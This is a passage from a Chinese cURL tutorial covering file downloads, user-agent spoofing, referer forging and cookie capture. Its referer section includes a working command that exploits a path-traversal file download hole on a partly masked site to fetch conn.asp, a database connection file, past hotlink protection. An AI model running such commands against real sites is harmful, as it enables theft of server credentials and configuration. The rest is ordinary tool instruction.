http://dl_dir.qq.com/qqfile/qq/QQ2011/QQ2011Beta4.exe”。回车后就开始下载文件了，并且会显示要下载文件的总大小，已经下载的百分比和实时的下载速度，如图7。等下载进度走到100，文件就下载完了，保存在了curl.exe文件所在目录下，文件名为qq.exe，如图8。




图7




图8




图9

如果输入的命令是：

curl -O http://dl_dir.qq.com/qqfile/qq/QQ2011/QQ2011Beta4.exe

(注意是大写的字母O)

下载文件的时候会以服务器上原有的文件名保存到本地，也就是输入上面的命令下载完成后会在curl.exe所在目录生成QQ2011Beta4.exe，如图9。

3.模拟浏览器

有些网站要求我们利用特定的浏览器去访问，用不同的浏览器浏览看到的内容不同。比如手机新浪网http://3g.sina.com.cn就要求用手机浏览器访问，用电脑上的IE 8访问会自动跳转到http://news.sina.com.cn/437/2008/0701/14.htm，如图10。




图10

不能正常浏览内容。网站是怎样知道我们用的什么浏览器呢？通过user-agent。User Agent中文名为用户代理，简称 UA，它是一个特殊字符串头，使得服务器能够识别客户使用的操作系统及版本、CPU 类型、浏览器及版本、浏览器渲染引擎、浏览器语言、浏览器插件等。一些网站常常通过判断 UA 来给不同的操作系统、不同的浏览器发送不同的页面，因此可能造成某些页面无法在某个浏览器中正常显示，但通过伪装 UA 可以绕过检测。

cURL就可以伪造user-agent来进行访问。3g.sina.com.cn不是需要用手机浏览器来访问吗，我们就用cURL来伪造一个手机浏览器的user-agent来访问。我在网上找到了一个手机浏览器的user-agent信息：

NokiaN85/2.0628.0.0.1




图11

S60/3.0 Profile/MIDP-2.0 Configuration/CLDC-1.1。

cURL伪造浏览器信息用的参数是-A，输入如下命令：

curl -A "NokiaN85/ 2.0628.0.0.1 S60/3.0 Profile/MIDP-2.0 Configuration/CLDC-1.1" -o 3g.sina.com.cn.html http://3g.sina.com.cn

也就是用伪造的user-agent去访问http://3g.sina.com.cn，把访问到的网页的html源代码保存为3g.sina.com.cn.html。命令执行后在curl.exe所在的目录生成了3g.sina.com.cn.html，用IE 8打开，看到了内容，如图11。可以看到和直接用IE 8访问得到的内容明显不同，正常看到了网页的内容（新闻）。

4.伪造referer

很多网站做了防盗链处理，对于某些网页或者下载链接只有从特定的网页点击过来才能正常访问，否则提示非法链接等。比如一个网站存在任意文件下载漏洞，下载网站根目录下的conn.asp的地址为http://www.xxxrw.cn/down.asp?FileName=doc/.%./.%./conn.asp.，但你直接用浏览器打开这个地址会看到如图12的错误页面，提示“非法链接”，需要修改referer信息后才能成功利用。




图12

以前我都是用Mozilla Firefox浏览器，然后用refspoof插件来修改referer信息。现在用cURL就可以修改referer信息了，cURL通过-e参数可以任意指定referer信息。发现通过在http://www.xxxrw.cn/E_ReadNews.asp?NewsID=123这样的页面点下载链接可以正常下载文件。通过百度找到了一个页面http://www.xxxrw.cn/E_ReadNews.asp?NewsID=252，就把referer信息修改为它了。输入命令

curl -e "http://www.xxxrw.cn/E_ReadNews.asp?NewsID=252" -o conn.asp http://www.xxxrw.cn/down.asp?FileName=doc/.%./.%./conn.asp.

回车后下载了一个452字节大小的文件，来到C:\curl\bin目录下，用记事本打开下载回来的conn.asp，得到了想要的东西，如图13。可以看到通过利用cURL伪造referer信息成功绕过了网站的防盗链下载到了文件。

5.操作cookie

cookie是个很有用的东西，有时候我们需要获得、编辑cookie，这些cURL都可以轻松做到，cURL甚至还可以维持访问会话。

获得cookie用到的是-D参数。比如输入

curl -D cookie.txt http://www.baidu.com

就会把访问http://www.baidu.com时的cookie写入到文件cookie.txt中，打开cookie.txt就可以看到cookie信息了，如图14。




图13

